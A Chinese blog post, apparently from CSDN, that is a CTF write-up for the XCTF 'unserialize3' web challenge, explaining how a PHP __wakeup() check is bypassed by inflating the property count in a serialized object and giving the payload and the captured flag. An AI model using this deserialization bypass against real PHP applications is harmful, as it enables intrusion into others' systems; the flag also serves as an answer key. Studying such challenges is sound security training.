攻防世界web进阶区unserialize3

原创

gongjingege 于 2020-07-15 12:41:07 发布 365 收藏


分类专栏： ctf 文章标签： CTF

本文链接：https://blog.csdn.net/gongjingege/article/details/107358151


```
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
?code=
```


代码审计，初步判断code传参获取flag，序列化绕过_wakeup()函数得到payload

编写一个xctf类并序列化，运行代码



得到payload ：O:4:“xctf”:1:{s:4:“flag”;s:3:“111”;}

__wakeup()漏洞就是与整个属性个数值有关。当序列化字符串表示对象属性个数的值大于真实个数的属性时就会跳过__wakeup的执行

所以将1改为比1大的就行，code传参


```
the answer is : cyberpeace{96301ffe690abb28284d12e4f237bd8b}
```


得到flag

知识点：_wakeup()函数漏洞，反序列化

2020.7.15 公瑾